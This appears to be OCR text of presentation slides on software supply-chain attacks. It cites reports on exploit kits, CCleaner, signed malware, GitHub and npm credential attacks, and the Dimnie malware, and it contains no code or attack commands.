
https://researchcenter.paloaltonetworks.com/2017/06/unit42-decline-rig-exploit-kit/

Number of new vulnerabilities added to top exploit kits
2015 vs 2016



http://blog.trendmicro.com/trendlabs-security-intelligence/tracking-decline-top-exploit-kits/


How have attackers adapted?




38.5%

of malicious files detected by Microsoft Office365 in 2016 were Word documents

Source: @JohnLaTWC, Microsoft Security Intelligence Report v21



https://www.welivesecurity.com/2017/10/24/bad-rabbit-not-petya-back/


Piriform CCleaner
CCleaner Free v4.16.4763 (64-bit)
MS Windows 8 64-bit
Intel Core i7-3770T CPU @ 2.50GHz, 6.0GB RAM, NVIDIA GeForce 610
Cleaner
Registry
Tools
Options
Windows
Applications
Internet Explorer
Temporary Internet Files
History
Cookies
Recently Typed URLs
Index.dat files
Last Download Location
Autocomplete Form History
Saved Passwords
Windows Explorer
Recent Documents
Run (in Start Menu)
Other Explorer MRUs
Thumbnail Cache
Taskbar Jump Lists
Network Passwords
System
Empty Recycle Bin
Temporary Files
Clipboard
100%
ANALYSIS COMPLETE - (16.863 secs)
99,975 MB to be removed. (Approximate size)
Details of files to be deleted (Note: No files have been deleted yet)
Internet Explorer - Temporary Internet Files 65,191 KB
Internet Explorer - History 452 KB
Internet Explorer - Cookies 20 KB
Windows Explorer - Recent Documents 121 KB
Windows Explorer - Thumbnail Cache 2,049 KB
System - Empty Recycle Bin 15,744 KB
System - Temporary Files 101,735,816 KB
System - Memory Dumps 59,983 KB
System - Windows Log Files 2,641 KB
Firefox - Internet Cache 21 KB
Safari - Internet Cache 83,633 KB
Analyze
Run Cleaner
Online Help
Check for updates...

Laying the groundwork
(developers, developers, developers…)

Report: Eastern European gang hacked Apple, Facebook, Twitter

By Doug Gross, CNN
Updated 12:19 PM ET, Wed February 20, 2013

#CYBER RISK OCTOBER 17, 2017 / 1:06 AM / 21 DAYS AGO

Exclusive: Microsoft responded quietly after detecting secret database hack in 2013

Joseph Menn

8 MIN READ

(Reuters) - Microsoft Corp's secret internal database for tracking bugs in its own software was broken into by a highly sophisticated hacking group more than four years ago, according

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS

HERE THERE BE DRAGONS —

Facebook, Twitter, Apple hack sprung from iPhone developer forum

The site, iphonedevsdk.com, could still be hosting exploit attacks.

SEAN GALLAGHER - 2/19/2013, 4:52 PM

Certified Malware: Measuring Breaches of Trust in the Windows Code-Signing PKI

Doowon Kim
University of Maryland
College Park, MD
doowon@cs.umd.edu

Bum Jun Kwon
University of Maryland
College Park, MD
bkwon@umd.edu

Tudor Dumitraș
University of Maryland
College Park, MD
tdumitra@umiacs.umd.edu

http://signedmalware.org/


189 signed malware samples

111 certificates

72 compromised certs

80% not revoked

Which had signed malware?



* Signed with a different certificate than the original developer

GitHub Security Update: Reused password attack

June 16, 2016 shawndavenport General

What happened?

On Tuesday evening PST, we became aware of unauthorized attempts to access a large number of GitHub.com accounts. This appears to be the result of an attacker using lists of email addresses and passwords from other online services that have been compromised in the past, and trying them on GitHub accounts. We immediately began investigating, and found that the attacker had been able to log in to a number of GitHub accounts.

https://github.com/blog/2190-github-security-update-reused-password-attack

Open-source developers targeted in sophisticated malware attack

Attackers have targeted developers present on GitHub since January with an information-stealing program called Dimnie

By Lucian Constantin

Romania Correspondent, IDG News Service | MAR 30, 2017

Blog Home > Unit 42 > Dimnie: Hiding in Plain Sight

Dimnie: Hiding in Plain Sight

By Brandon Levene, Dominik Reichel and Esmid Idrizovic

March 28, 2017 at 5:00 AM

Category: Unit 42 Tags: Dimnie, GitHub, Phishing

25,851 9

Gathering weak npm credentials

Or how I obtained direct publish access to 14% of npm packages (including popular ones).
The estimated number of packages potentially reachable through dependency chains is 54%.

https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md

15,495 accounts

(July, 2017)

skcsirt-sa-20170909-pypi

